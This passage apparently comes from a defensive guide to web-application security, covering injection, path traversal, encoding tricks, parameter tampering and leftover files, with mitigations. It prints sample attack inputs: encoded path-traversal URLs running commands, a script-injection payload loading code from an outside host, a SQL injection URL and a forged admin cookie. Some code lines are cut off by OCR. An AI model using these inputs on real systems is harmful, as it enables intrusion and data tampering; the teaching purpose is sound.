- passthru()
- “ (backticks)
- system()
- popen()

Shell Scripts

- often problematic and dependent on the shell

Perl

- open()
- sysopen()
- glob()
- system()
- ” (backticks)
- eval()

Java(Servlets, JSP’s)

- System.* (especially System.Runtime)

C & C++

- system()
- exec**()
- strcpy
- strcat

- sprintf
- vsprintf
- gets
- strlen
- scanf
- fscanf
- sscanf
- vscanf
- vsscanf
- vfscanf
- realpath
- getopt
- getpass
- streadd
- strecpy
- strtrns

Mitigation Techniques

Preventing direct OS commands is a challenging task especially for large distributed web systems consisting of several applications. Architecturally if all requests come in to a central location and leave from a central location then the problem is easier to solve with a common component. Validation is most effective when placed nearest to the intended entrance and exit points of a system, allowing more accurate assessment of the threats at every point.

If your input validation strategy is as we recommend, that is to say only accept expected input then the problem is significantly reduced. We cannot stress that this is the correct strategy enough!

Path Traversal and Path Disclosure

Description

Many web applications utilize the file system of the web server in a presentation tier to temporarily and/or permanently save information. This may include page assets like image files, static HTML or applications like CGI's. The WWW-ROOT directory is typically the virtual root directory within a web server, which is accessible to a HTTP Client. Web Applications may store data inside and/or outside WWW-ROOT in designated locations.

If the application does NOT properly check and handle meta-characters used to describe paths for example "../" it is possible that the application is vulnerable to a "Path Trasversal" attack. The attacker can construct a malicious request to return data about physical file locations such as /etc/passwd. This is often referred to as a "file disclosure" vulnerability. Attackers may also use this properties to create specially crafted URL's to Path traversal attacks are typically used in conjunction with other attacks like direct OS commands or direct SQL injection.

Scripting languages such as PHP, Perl, SSIs and several "template-based-systems" who automatically execute code located in required, included or evaluated files.

Traversing back to system directories which contain binaries makes it possible to execute system commands OUTSIDE designated paths instead of opening, including or evaluating file.

Mitigation Technique

Where possible make use of path normalization functions provided by your development language. Also remove offending path strings such as "../" as well as their unicode variants from system input. Use of "chrooted" servers can also mitigate this issue.

Preventing path traversal and path disclosure is a challenging task especially for large distributed web systems consisting of several applications. Architecturally if all requests come in to a central location and leave from a central location then the problem is easier to solve with a common component.

If your input validation strategy is as we recommend, that is to say only accept expected input then the problem is significantly reduced. We can not stress that this is the correct strategy enough!

Null Bytes

Description

While web applications may be developed in a variety of programming languages, these applications often pass data to underlying lower level C-functions for further processing and functionality.

If a given string, lets say "AAA\0BBB" is accepted as a valid string by a web application (or specifically the programming language), it may be shortened to "AAA" by the underlying C-functions. This occurs because C/C++ perceives the null byte (\0) as the termination of a string. Applications which do not perform adequate input validation can be fooled by inserting null bytes in "critical" parameters. This is normally done by URL Encoding the null bytes (%00). In special cases it is possible to use Unicode characters.

The attack can be used to :

- Disclose physical paths, files and OS-information
- Truncate strings
- Paths
- Files
- Commands
- Command parameters
- Bypass validity checks, looking for substrings in parameters
- Cut off strings passed to SQL Queries

The most popular affected scripting and programming languages are:

- Perl (highly)
- Java (File, RandomAccessFile and similar Java-Classes)
- PHP (depending on its configuration)

Mitigation Technique

Preventing null byte attacks requires that all input be validated before the application acts upon it.

Canonicalization

Just when you figured out and understood the most common attacks, canonicalization steps them all up a few gears!

Canonicalization deals with the way in which systems convert data from one form to another. Canonical means the simplest or most standard form of something. Canonicalization is the process of converting something from one representation to the simplest form. Web applications have to deal with lots of canonicalization issues from URL encoding to IP address translation. When security decisions are made based on canonical forms of data, it is therefore essential that the application is able to deal with canonicalization issues accurately.

Unicode

As an example, one may look at the Unicode character set. Unicode is the internal format of the Java language. Unicode Encoding is a method for storing characters with multiple bytes. Wherever input data is allowed, data can be entered using Unicode to disguise malicious code and permit a variety of attacks. RFC 2279 references many ways that text can be encoded.

Unicode was developed to allow a Universal Character Set (UCS) that encompasses most of the world's writing systems. Multi-octet characters, however, are not compatible with many current applications and protocols, and this has led to the development of a few UCS transformation formats (UTF) with varying characteristics. UTF-8 has the characteristic of preserving the full US-ASCII range. It is compatible with file systems, parsers and other software relying on US-ASCII values, but it is transparent to other values.

In a Unicode Encoding attack, there are several unique issues at work. The variety of issues increases the complexity. The first issue involves Character Mapping while the second issue involves Character Encoding. An additional issue is related to whether the application supports Character Mapping and how that application encodes and decodes that mapping.

Table 11-1.

UCS-4 Range	UTF-8 encoding
0x00000000-0x0000007F	0xxxxxxx
0x00000080 - 0x000007FF	110xxxxx 10xxxxxx
0x00000800-0x0000FFFF	1110xxxx 10xxxxxx 10xxxxxx
0x00010000-0x001FFFFF	11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000-0x03FFFFFF	111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

UCS-4 Range	UTF-8 encoding
0x04000000-0x7FFFFFFF	1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

It is thus possible to form illegal UTF-8 encodings, in two senses:

- A UTF-8 sequence for a given symbol may be longer than necessary for representing the symbol.
- A UTF-8 sequence may contain octets that are in incorrect format (i.e. do not comply with the above 6 formats).

The importance of UTF-8 representation stems from the fact that web-servers/applications perform several steps on their input of this format. The order of the steps is sometimes critical to the security of the application. Basically, the steps are "URL decoding" potentially followed by "UTF-8 decoding", and intermingled with them are various security checks, which are also processing steps. If, for example, one of the security checks is searching for "..", and it is carried out before UTF-8 decoding takes place, it is possible to inject ".." in their overlong UTF-8 format. Even if the security checks recognize some of the non-canonical format for dots, it may still be that not all formats are known to it. Examples: Consider the ASCII character "." (dot). Its canonical representation is a dot (ASCII 2E). Yet if we think of it as a character in the second UTF-8 range (2 bytes), we get an overlong representation of it, as C0 AE. Likewise, there are more overlong representations: E0 80 AE, F0 80 80 AE, F8 80 80 80 AE and FC 80 80 80 80 AE.

Consider the representation C0 AE of a certain symbol (see [1]). Like UTF-8 encoding requires, the second octet has "10" as its two most significant bits. Now, it is possible to define 3 variants for it, by enumerating the rest possible 2 bit combinations ("00", "01" and "11"). Some UTF-8 decoders would treat these variants as identical to the original symbol (they simply use the least significant 6 bits, disregarding the most significant 2 bits). Thus, the 3 variants are C0 2E, C0 5E and C0 FE.

To further "complicate" things, each representation can be sent over HTTP in several ways: In the raw. That is, without URL encoding at all. This usually results in sending non ASCII octets in the path, query or body, which violates the HTTP standards. Nevertheless, most HTTP servers do get along just fine with non ASCII characters.

Valid URL encoding. Each non ASCII character (more precisely, all characters that require URL encoding - a superset of non ASCII characters) is URL-encoded. This results in sending, say, %C0%AE.

Invalid URL encoding. This is a variant of [2], wherein some hexadecimal digits are replaced with non-hexadecimal digits, yet the result is still interpreted as identical to the original, under some decoding algorithms. For example, %C0 is interpreted as character number ('C'-'A'+10)*16+('0'-'0') = 192. Applying the same algorithm to %M0 yields ('M'-'A'+10)*16+('0'-'0') = 448, which, when forced into a single byte, yields (8 least significant bits) 192, just like the original. So, if the algorithm is willing to accept non hexadecimal digits (such as 'M'), then it is possible to have variants for %C0 such as %M0 and %BG.

It should be kept in mind that these techniques are not directly related to Unicode, and they can be used in non-Unicode attacks as well.

```
http://host/cgi-bin/bad.cgi?foo=../../bin/ls%20-al|
```

URL Encoding of the example attack:

```
http://host/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al|
```

Unicode encoding of the example attack:

```
http://host/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al|
http://host/cgi-bin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al|
```

Mitigating Techniques

A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after UTF-8 decoding is completed. Moreover, it is recommended to check that the UTF-8 encoding is a valid canonical encoding for the symbol it represents.

Further Reading

http://www.ietf.org/rfc/rfc2279.txt?number=2279

URL Encoding

Description

Traditional web applications transfer data between client and server using the HTTP or HTTPS protocols. There are basically two ways in which a server receives input from a client; data can be passed in the HTTP headers or it can be included in the query portion of the requested URL. Both of these methods correspond to form input types (either GET or POST). Because of this, URL manipulation and form manipulation are simply two sides of the same issue. When data is included in a URL, it must be specially encoded to conform to proper URL syntax.

The RFC 1738 specification defining Uniform Resource Locators (URLs) and the RFC 2396 specification for Uniform Resource Identifiers (URIs) both restrict the characters allowed in a URL or URI to a subset of the US-ASCII character set. According to the RFC 1738 specification, "only alphanumerics, the special characters "$-_.+!*’(),", and reserved characters used for their reserved purposes may be used unencoded within a URL." The data used by a web application, on the other hand, is not restricted in

any way and in fact may be represented by any existing character set or even binary data. Earlier versions of HTML allowed the entire range of the ISO-8859-1 (ISO Latin-1) character set; the HTML 4.0 specification expanded to permit any character in the Unicode character set.

URL-encoding a character is done by taking the character's 8-bit hexadecimal code and prefixing it with a percent sign ("%"). For example, the US-ASCII character set represents a space with decimal code 32, or hexadecimal 20. Thus its URL-encoded representation is %20.

Even though certain characters do not need to be URL-encoded, any 8-bit code (i.e., decimal 0-255 or hexadecimal 00-FF) may be encoded. ASCII control characters such as the NULL character (decimal code 0) can be URL-encoded, as can all HTML entities and any meta characters used by the operating system or database. Because URL-encoding allows virtually any data to be passed to the server, proper precautions must be taken by a web application when accepting data. URL-encoding can be used as a mechanism for disguising many types of malicious code.

Cross Site Scripting Example

Excerpt from script.php:

```
echo $HTTP_GET_VARS["mydata"];
```

HTTP request:

```
http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22http%3a%2f%2fwww.yours
```

Generated HTML:

```
<script src="http://www.yourserver.com/badscript.js"></script>
```

SQL Injection Example

Original database query in search.asp:

```
    sql = "SELECT lname, fname, phone FROM usertable WHERE lname='" & Re-
quest.QueryString("lname") & "';"
```

HTTP request:

```
    http://www.myserver.c0m/search.asp?lname=smith%27%3bupdate%20usertable%20set%20pass
-%00
```

Executed database query:

```
SELECT lname, fname, phone FROM usertable WHERE lname='smith';update usertable set
```

Mitigating Techniques

A suitable canonical form should be chosen and all user input canonicalized into that form before any authorization decisions are performed. Security checks should be carried out after decoding is completed. It is usually the web server itself that decodes the URL and hence this problem may only occur on the web server itself.

Parameter Manipulation

Manipulating the data sent between the browser and the web application to an attacker's advantage has long been a simple but effective way to make applications do things in a way the user often shouldn't be able to. In a badly designed and developed web application, malicious users can modify things like prices in web carts, session tokens or values stored in cookies and even HTTP headers.

No data sent to the browser can be relied upon to stay the same unless cryptographically protected at the application layer. Cryptographic protection in the transport layer (SSL) in no way protects one from attacks like parameter manipulation in which data is mangled before it hits the wire. Parameter tampering can often be done with:

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

Cookie Manipulation

Description

Cookies are the preferred method to maintain state in the stateless HTTP protocol. They are however also used as a convenient mechanism to store user preferences and other data including session tokens. Both persistent and non-persistent cookies, secure or insecure can be modified by the client and sent to the server with URL requests. Therefore any malicious user can modify cookie content to his advantage. There is a popular misconception that non-persistent cookies cannot be modified but this is not true; tools like Winhex are freely available. SSL also only protects the cookie in transit.

The extent of cookie manipulation depends on what the cookie is used for but usually ranges from session tokens to arrays that make authorization decisions. (Many cookies are Base64 encoded; this is an encoding scheme and offers no cryptographic protection).

Example from a real world example on a travel web site modified to protect the innocent (or stupid).

```
Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;
```

The attacker can simply modify the cookie to;

```
Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;
```

Mitigation Techniques

One mitigation technique is to simply use one session token to reference properties stored in a server-side cache. This is by far the most reliable way to ensure that data is sane on return: simply do not trust user input for values that you already know. When an application needs to check a user property, it checks the userid with its session table and points to the users data variables in the cache / database. This is by far the correct way to architect a cookie based preferences solution.

Another technique involves building intrusion detection hooks to evaluate the cookie for any infeasible or impossible combinations of values that would indicate tampering. For instance, if the "administrator" flag is set in a cookie, but the userid value does not belong to someone on the development team.

The final method is to encrypt the cookie to prevent tampering. There are several ways to do this including hashing the cookie and comparing hashes when it is returned or a symmetric encryption , although server compromise will invalidate this approach and so response to penetration must include new key generation under this scheme.

HTTP Header Manipulation

Description

HTTP headers are control information passed from web clients to web servers on HTTP requests, and from web servers to web clients on HTTP responses. Each header normally consists of a single line of ASCII text with a name and a value. Sample headers from a POST request follow.

```
Host: www.someplace.org
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14
Referer: http://www.someplace.org/login.php
Content-type: application/x-www-form-urlencoded
Content-length: 49
```

Often HTTP headers are used by the browser and the web server software only. Most web applications pay no attention to them. However some web developers choose to inspect incoming headers, and in those cases it is important to realize that request headers originate at the client side, and they may thus be altered by an attacker.

Normal web browsers do not allow header modification. An attacker will have to write his own program (about 15 lines of perl code will do) to perform the HTTP request, or he may use one of several freely available proxies that allow easy modification of any data sent from the browser.

Example 1: The Referer header (note the spelling), which is sent by most browsers, normally contains the URL of the web page from which the request originated. Some web sites choose to check this header in order to make sure the request originated from a page generated by them, for example in the belief it prevents attackers from saving web pages, modifying forms, and posting them off their own computer. This security mechanism will fail, as the attacker will be able to modify the Referer header to look like it came from the original site.

Example 2: The Accept-Language header indicates the preferred language(s) of the user. A web application doing internationalization (i18n) may pick up the language label from the HTTP header and pass it to a database in order to look up a text. If the content of the header is sent verbatim to the database, an attacker may be able to inject SQL commands (see SQL injection) by modifying the header. Likewise, if the header content is used to build a name of a file from which to look up the correct language text, an attacker may be able to launch a path traversal attack.

Mitigation Techniques

Simply put headers cannot be relied upon without additional security measures. If a header originated server-side such as a cookie it can be cryptographically protected. If it originated client-side such as a referer it should not be used to make any security decisions.

Further Reading

For more information on headers, please see RFC 2616 which defines HTTP/1.1.


HTML Form Field Manipulation

Description

When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an HTTP request (GET or POST). HTML can also store field values as Hidden Fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions.

Whether these form fields are pre-selected (drop down, check boxes etc.), free form or hidden, they can all be manipulated by the user to submit whatever values he/she chooses. In most cases this is as simple as saving the page using "view source", "save", editing the HTML and re-loading the page in the web browser.

As an example an application uses a simple form to submit a username and password to a CGI for authentication using HTTP over SSL. The username and password form fields look like this.



Some developers try to prevent the user from entering long usernames and passwords by setting a form field value maxlength=(an integer) in the belief they will prevent the malicious user attempting to inject buffer overflows of overly long parameters. However the malicious user can simply save the page, remove the maxlength tag and reload the page in his browser. Other interesting form fields include disabled, readonly and value. As discussed earlier, data (and code) sent to clients must not be relied upon until in responses until it is vetted for sanity and correctness. Code sent to browsers is merely a set of suggestions and has no security value.

Hidden Form Fields represent a convenient way for developers to store data in the browser and are one of the most common ways of carrying data between pages in wizard type applications. All of the same rules apply to hidden forms fields as apply to regular form fields.

Example 2 - Take the same application. Behind the login form may have been the HTML tag;

```
<input name="masteraccess" type="hidden" value="N">
```

By manipulating the hidden value to a Y, the application would have logged the user in as an Administrator. Hidden form fields are extensively used in a variety of ways and while it's easy to understand the dangers they still are found to be significantly vulnerable in the wild.

Mitigation Techniques

Instead of using hidden form fields, the application designer can simply use one session token to reference properties stored in a server-side cache. When an application needs to check a user property, it checks the session cookie with its session table and points to the user's data variables in the cache / database. This is by far the correct way to architect this problem.

If the above technique of using a session variable instead of a hidden field cannot be implemented, a second approach is as follows.

The name/value pairs of the hidden fields in a form can be concatenated together into a single string. A secret key that never appears in the form is also appended to the string. This string is called the Outgoing Form Message. An MD5 digest or other one-way hash is generated for the Outgoing Form Message. This is called the Outgoing Form Digest and it is added to the form as an additional hidden field.

When the form is submitted, the incoming name/value pairs are again concatenated along with the secret key into an Incoming Form Message. An MD5 digest of the Incoming Form Message is computed. Then the Incoming Form Digest is compared to the Outgoing Form Digest (which is submitted along with the form) and if they do not match, then a hidden field has been altered. Note, for the digests to match, the name/value pairs in the Incoming and Outgoing Form Messages must concatenated together in the exact same order both times.

This same technique can be used to prevent tampering with parameters in a URL. An additional digest parameter can be added to the URL query string following the same technique described above.

URL Manipulation

Description

URL Manipulation comes with all of the problems stated above about Hidden Form Fields, and creates some new problems as well.

HTML Forms may submit their results using one of two methods: GET or POST. If the method is GET, all form element names and their values will appear in the query string of the next URL the user sees. Tampering with hidden form fields is easy enough, but tampering with query strings is even easier. One need only look at the URL in the browser's address bar.

Take the following example; a web page allows the authenticated user to select one of his pre-populated accounts from a drop-down box and debit the account with a fixed unit amount. It's a common scenario. His/her choices are recorded by pressing the submit button. The page is actually storing the entries in form field values and submitting them using a form submit command. The command sends the following HTTP request.

```
http://www.victim.com/example?accountnumber=12345&debitamount=1
```

A malicious user could construct his own account number and change the parameters as follows:

```
http://www.victim.com/example?accountnumber=67891&creditamount=999999999
```

Thee new parameters would be sent to the application and be processed accordingly.

This seems remarkably obvious but has been the problem behind several well-published attacks including one where hackers bought tickets from the US to Paris for $25 and flew to hold a hacking convention. Another well-known electronic invitation service allowed users to guess the account ID and login as a specific user this way; a fun game for the terminally bored with voyeuristic tendencies.

Unfortunately, it isn't just HTML forms that present these problems. Almost all navigation done on the internet is through hyperlinks. When a user clicks on a hyperlink to navigate from one site to another, or within a single application, he is sending GET requests. Many of these requests will have a query string with parameters just like a form. And once again, a user can simply look in the "Address" window of his browser and change the parameter values.

Mitigation Techniques

Solving URL manipulation problems takes planning. Different techniques can be used in different situations. The best solution is to avoid putting parameters into a query string (or hidden form field).

When parameters need to be sent from a client to a server, they should be accompanied by a valid session token. The session token may also be a parameter, or a cookie. Session tokens have their own special security considerations described previously. In the example above, the application should not make changes to the account without first checking if the user associated with the session has permission to edit the account specified by the parameter "accountnumber". The script that processes a credit to an account cannot assume that access control decisions were made on previous application pages. Parameters should never be operated on unless the application can independently validate they were bound for and are authorized to be acted on.

However, a second form of tampering is also evident in the example. Notice that the creditamount is increased from 1 to 999999999. Imagine that the user doesn't tamper with the accountnumber but only with the amount. He may be crediting his own account with a very large sum instead of $1. Clearly this is a parameter that should simply not be present in the URL.

There are two reasons why a parameter should not be a URL (or in a form as a hidden field). The above example illustrates one reason - the parameter is one the user should not be able to set the value of. The second is if a parameter is one the user should not be able to see the value of. Passwords are a good example of the latter. Users's should not even see their own passwords in a URL because someone may be standing behind them and because browsers record URL histories. See Browser History Attack.

If a sensitive parameter cannot be removed from a URL, it must be cryptographically protected. Cryptographic protection can be implemented in one of two ways. The better method is to encrypt an entire query string (or all hidden form field values). This technique both prevents a user from setting the value and from seeing the value.

A second form of cryptographic protection is to add an additional parameter whose value is an MD5 digest of the URL query string (or hidden form fields) More details of this technique are described above in the section "HTML Form Field Manipulation".

This method does not prevent a user from seeing a value, but it does prevent him from changing the value.

Miscellaneous

Vendors Patches

Vulnerabilities are common within 3rd party tools and products that are installed as part of the web applications. These web-server, application server, e-comm suites, etc. are purchased from external vendors and installed as part of the site. The vendor typically addresses such vulnerabilities by supplying a patch that must be downloaded and installed as an update to the product at the customer's site.

A significant part of the web application is typically not customized and specific for a single web site but rather made up of standard products supplied by 3rd party vendors. Typically such products serve as the web server, application server, databases and more specific packages used in the different vertical markets. All such products have vulnerabilities that are discovered in an ongoing manner and in most cases disclosed directly to the vendor (although there are also cases in which the vulnerability is revealed to the public without disclosure to the vendor). The vendor will typically address the vulnerability by issuing a patch and making it available to the customers using the product, with or without revealing the full vulnerability. The patches are sometimes grouped in patch groups (or updates) that may be released periodically.

A vendors disclosure policy of vulnerabilities is of primary concern to those deploying ciritcal systems. Those in a procurement position should be very aware of the End User License Agreements (EULAs) under which vendors license their software. Very often these EULAs disclaim all liability on the part of the vendor, even in cases of serious neglect, leaving users with little or no recourse. Those deploying software distributed under these licenses are now fully liable for damage caused by the defects that may be a part of this code. Due to this state of affairs, it becomes ever more important that orginizations insist upon open discussion and disclosure of vulnerabilities in the software they deploy. Vendors have reputations at stake when new vulnerabilities are disclosed and many attempt to keep such problems quiet, thereby leaving their clients without adequate information in asessing their exposure to threats. This behaviour is unacceptable in a mature software industry and should not be tollerated. Furthermore, orginizations should take care to ensure that vendors do not attempt to squelch information needed to verify the validity and effectiveness of patches. While this might seem a frivilous concern at first glance, vendors have been known to try to limit distribution of this information in order to provide "security" through obscurity. Customers may be actively harmed in the meanwhile as Black Hats have more information about a problem than White Hats do, again imparing an organizations ability to assess its risk exposure.

The main issue with vendor patches is the latency between the disclosure of the vulnerability to the actual deployment of the patch in the production environment i.e. the patch latency and the total time needed to issue the patch by the vendor, download of the patch by the client, test of the patch in a QA or staging environment and finally full deployment in the production site. During all this time the site is vulnerable to attacks on this published vulnerability. This results in misuse of the patch

releases to achieve opposite results by humans and more recently by worms such as CodeRed.

Most patches are released by the vendors only in their site and in many cases published only in internal mailing lists or sites. Sites and lists following such vulnerabilities and patches (such as bugtraq) do not serve as a central repository for all patches. The number of such patches for mainstream products is estimated at dozens a month.

The final critical aspect of patches is that they are not (in most cases) signed or containing a checksum causing them to be a potential source of Trojans in the system.

You should subscribe to vendors' security intelligence service for all software that forms part of your web application or a security infrastructure.

System Configuration

Server software is often complex, requiring much understanding of both the protocols involved and their internal workings to correctly configure. Unfortunantly software makes this task much more difficult by providing default configurations which are known to be vulnerable to devastating attacks. Often "sample" files and directories are installed by default which may provide attackers with ready-made attacks should problems be found in the sample files. While many vendors suggest removing these files by default, they put the onus of securing an "out of the box" installation on those deploying their product. A (very) few vendors attempt to provide secure defaults for their systems (the OpenBSD project being an example). Systems from these vendors often prove much less vulnerable to widespread attack, this approach to securing infrastructure appears to work very well and should be encouraged when discussing procurement with vendors.

If a vendor provides tools for managing and securing installations for your software, it may be worth evaluating these tools, however they will never be a full replacement for understanding how a system is designed to work and strictly managing configurations across your deployed base.

Understanding how system configuration affects security is crucial to effective risk management. Systems being deploying today rely on so many layers of software that a system may be compromised from vectors which may be difficult or impossible to predict. Risk management and threat analysis seeks to quantify this risk, minimize the impact of the inevitable failure, and provide means (other than technical) for compensating for threat exposure. Configuration management is a well understood piece of this puzzle, yet remains maddeningly difficult to implement well. As configurations and environmental factors may change over time, a system once well shielded by structural safeguards may become a weak link with very little outward indication that the risk inherent in a system has changed. Organizations will have to accept that configuration management is a continuing process and cannot simply be done once and let be. Effectively managing configurations can be a first step in putting in place the safeguards that allow systems to perform reliably in the face of concerted attack.

Comments in HTML

Description

It's amazing what one can find in comments. Comments placed in most source code

aid readability and improve documented process. The practice of commenting has been carried over into the development of HTML pages, which are sent to the clients' browser. As a result information about the structure of the a web site or information intended only for the system owners or developers can sometimes be inadvertently revealed.

Comments left in HTML can come in many formats, some as simple as directory structures, others inform the potential attacker about the true location of the web root. Comments are sometimes left in from the HTML development stage and can contain debug information, cookie structures, problems associated with development and even developer names, emails and phone numbers.

Structured Comments - these appear in HTML source, usually at the top of the page or between the JavaScript and the remaining HTML, when a large development team has been working on the site for some time.

Automated Comments - many widely used page generation utilities and web usage software automatically adds signature comments into the HTML page. These will inform the attacker about the precise software packages (sometimes even down to the actual release) that is being used on the site. Known vulnerabilities in those packages can then be tried out against the site.

Unstructured Comments - these are one off comments made by programmers almost as an "aid memoir" during development. These can be particularly dangerous as they are not controlled in any way. Comments such as "The following hidden field must be set to 1 or XYZ.asp breaks" or "Don't change the order of these table fields" are a red flag to a potential attacker and sadly not uncommon.

Mitigation Techniques

For most comments a simple filter that strips comments before pages are pushed to the production server is all that is required. For Automated Comments an active filter may be required. It is good practice to tie the filtering process to sound deployment methodologies so that only known good pages are ever released to production.

Old, Backup and Un-referenced Files

Description

File / Application Enumeration is a common technique that is used to look for files or applications that may be exploitable or be useful in constructing an attack. These include known vulnerable files or applications, hidden or un-referenced files and applications and back-up / temp files.

File /Application enumeration uses the HTTP server response codes to determine if a file or application exists. A web server will typically return an HTTP 200 response code if the file exists and an HTTP 404 response code if the file does not exist. This enables an attacker to feed in lists of known vulnerable files and suspected applications or use some basic logic to map the file and application structure visible from the presentation layer.

Known Vulnerable Files - Obviously many known vulnerable files exist, and in fact looking for them is one of the most common techniques that commercial and free-

ware vulnerability scanners use. Many people will focus their search on cgi's for example or server specific issues such as IIS problems. Many daemons install "sample" code in publicly accessible locations, which are often found to have security problems. Removing (or simply not installing) such default files cannot be recommended highly enough.

Hidden / Un-Referenced Files - Many web site administrators leave files on the web server such as sample files or default installation files. When the web content is published, these files remain accessible although are un-referenced by any HTML in the web. Many examples are notoriously insecure, demonstrating things like uploading files from a web interface for instance. If an attacker can guess the URL, then he is typically able to access the resource.

Back-Up Files / Temp Files - Many applications used to build HTML and things like ASP pages leave temp files and back-up files in directories. These often get up-loaded either manually in directory copies or automagically by site management modules of HTML authoring tools like Microsoft's Frontpage or Adobe Go-Live. Back-up files are also dangerous as many developers embed things into development HTML that they later remove for production. Emacs for instance writes a *.bak in many instances. Development staff turnover may also be an issue, and security through obscurity is always an ill-advised course of action.

Mitigation Techniques

Remove all sample files from your web server. Ensure that any unwanted or unused files are removed. Use a staging screening process to look for back-up files. A simple recursive file grep of all extensions that are not explicitly allowed is very effective.

Some web server / application servers that build dynamic pages will not return a 404 message to the browser, but instead return a page such as the site map. This confuses basic scanners into thinking that all files exist. Modern vulnerability scanners however can take a custom 404 and treat it as a vanilla 404 so this technique only slows progress.

Debug Commands

Description

Debug commands actually come in two distinct forms

Explicit Commands - this is where a name value pair has been left in the code or can be introduced as part of the URL to induce the server to enter debug mode. Such commands as "debug=on" or "Debug=YES" can be placed on the URL like:

```
http://www.somewebsite.com/account_check?ID=8327dsddi8qjgqllkjdlas&Disp=no
```

Can be altered to:

```
http://www.somewebsite.com/account_check?debug=on&ID=8327dsddi8qjgqllkjdlas&Disp=no
```

The attacker observes the resultant server behavior. The debug construct can also be placed inside HTML code or JavaScript when a form is returned to the server, simply by adding another line element to the form construction, the result is the same as the command line attack above.

Implicit Commands - this is where seemingly innocuous elements on a page if altered have dramatic effects on the server. The original intent of these elements was to help the programmer modify the system into various states to allow a faster testing cycle time. These element are normally given obscure names such as "fubar1" or "mycheck" etc. These elements may appear in the source as:

```
<!-- begins -->
<TABLE BORDER=0 ALIGN=CENTER CELLPADDING=1 CELLSPACING=0>>
<FORM METHOD=POST ACTION="http://some_poll.com/poll?1688591" TARGET="sometarget" FUE
<INPUT TYPE=HIDDEN NAME="Poll" VALUE="1122">
<!-- Question 1 -->
<TR>
<TD align=left colspan=2>
<INPUT TYPE=HIDDEN NAME="Question" VALUE="1">
<SPAN class="Story">
```

Finding debug elements is not easy, but once one is located it is usually tried across the entire web site by the potential hacker. As designers never intend for these commands to be used by normal users, the precautions preventing parameter tampering are usually not taken.

Debug commands have been known to remain in 3rd party code designed to operate the web site, such as web servers, database programs. Search the web for "Netscape Engineers are weenies" if you don't believe us!

Default Accounts

Description

Many "off the shelf" web applications typically have at least one user activated by default. This user, which is typically the administrator of the system, comes pre-configured on the system and in many cases has a standard password. The system can then be compromised by attempting access using these default values.

Web applications enable multiple default accounts on the system, for example:

- Administrator accounts
- Test accounts
- Guest accounts

The accounts can be accessed from the web either using the standard access for all defined account or via special ports or parts of the application, such as administrator pages. The default accounts usually come with pre-configured default passwords whose value is widely known. Moreover, most applications do not force a change to the default password.

The attack on such default accounts can occur in two ways:

- Attempt to use the default username/password assuming that it was not changed during the default installation.
- Enumeration over the password only since the user name of the account is known.

